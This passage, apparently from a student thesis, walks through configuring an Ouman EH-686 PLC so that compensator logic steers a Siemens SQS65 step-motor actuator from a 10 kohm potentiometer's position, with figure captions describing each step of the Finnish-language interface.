
Picture 8. The sensor of 10 kohm potentiometer is defined to pin of M8.

After defining the actuator and sensor, the maintenance password for set it up for the PLC and these configurations were upload to the Ouman EH-686 PLC (Picture 9). When it was done, then it was time to create the logic for the Ouman EH-686 PLC, which enable the PLC to steer the actuator of the Siemens SQS65 step-motor based on position information of the 10Kohm potentiometer (Picture 10).




Picture 9. The schematics of wiring are forwarded to the EH-686 PLC and in addition the passwords are settled up to protected the device.

The process of creating the logic was commenced by pressing blue button which have white F (Picture 10). At very begin of the process, the logic of compensator was selected for simple steering operation (Picture 11). The logic for that compensator had been described on chapter of *Software for documentations and the schematic of the circuit and logic*.




Picture 10. Then the logic of the PLC was created. It was commenced by pressing Finnish word page of *Toimintakokonaisuudet* and symbol of F with blue background to create actual logic of the PLC. The function is name in Finnish as *Luo uusi toiminta*




Picture 11. The compensator is added as logic and it will be connected to the actuator of a Siemens SQS65 step motor.

The logic of a compensator is being selected for the program (Picture 11). The actuator is connected to this compensator (Picture 12).




Picture 12. The compensator is connected to pin of Y2.

After connecting the actuator to the compensator, the sensor was connected to the compensator (Picture 13).




Picture 13. Then the sensor of 10 Kohm was connected from pin of M8 to the logic of the compensator.

After, the sensor and the actuator had been connected to the compensator, the program was almost ready.




Picture 14. Finally, the simple logic is ready.


Finally, the program was ready (Picture 14). Then the programme was upload to the PLC of Ouman EH-686 (Picture 15-17).




Picture 15. The logic for the PLC has been created.



Picture 16. After it, the logic has to be transmitted to the PLC of EH-686

